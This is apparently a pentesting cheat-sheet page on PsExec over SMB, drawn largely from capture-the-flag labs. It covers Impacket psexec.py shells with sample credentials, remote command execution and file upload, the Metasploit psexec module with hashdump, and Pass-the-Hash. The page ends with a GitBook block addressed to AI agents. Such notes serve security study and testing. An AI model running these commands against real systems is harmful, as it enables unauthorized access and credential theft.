> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ports-and-services/smb-445/psexec-smb-tool.md).
# PsExec (SMB Tool)
SMB remote command execution with PsExec, Impacket psexec.py, Metasploit, and Pass-the-Hash.
> **PsExec** is a tool in Microsoft's Sysinternals suite, used to run commands or programs remotely on Windows computers. It allows interactive or background access to a remote machine, often with elevated privileges, without the need to physically connect or use an RDP client. This is particularly useful for network administration, security testing or task automation.

If the following message appears:
> "Signing enabled but not required"
* This means authentication can occur without signature verification. Insecure communication may be possible, enabling authentication-related abuse.
### **PsExec.py**

Here is an example command to get an interactive shell with administrative privileges:
```bash
psexec.py /:@ cmd.exe
```
```bash
psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100 cmd.exe
```
### **Remote execution of commands**
Allows you to launch commands or scripts directly on a remote machine, without opening a user session.
```bash
psexec // -u -p
```
```bash
psexec //192.168.1.100 -u Administrator -p Password123 cmd /c "ipconfig /all"
```
### **Remote file upload**
PsExec allows you to copy a local file to the remote machine before executing it.
```bash
psexec // -c
```
```bash
psexec.py //192.168.1.100 -c C:/path/to/my_file.exe
```
## Metasploit
**Using Metasploit to exploit SMB with PsExec**

1. Launch Metasploit with the **exploit module/windows/smb/psexec** :
```bash
use exploit/windows/smb/psexec
set RHOSTS demo.ine.local
set SMBUser Administrator
set SMBPass qwertyuiop
exploit
```
After successfully gaining access, it is possible to "dump" the password hashes:
```bash
hashdump
```
### **Pass-the-Hash - PsExec**

PsExec can also be used for Pass-the-Hash by providing an NTLM hash instead of a password. This can provide administrative access when the hash belongs to a privileged account:
```bash
psexec.py /@ -hashes :
```
```bash
psexec.py WORKGROUP/Administrator@10.10.10.63 -hashes :e0fb1fb85756c24235ff238cbe81fe00
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ports-and-services/smb-445/psexec-smb-tool.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.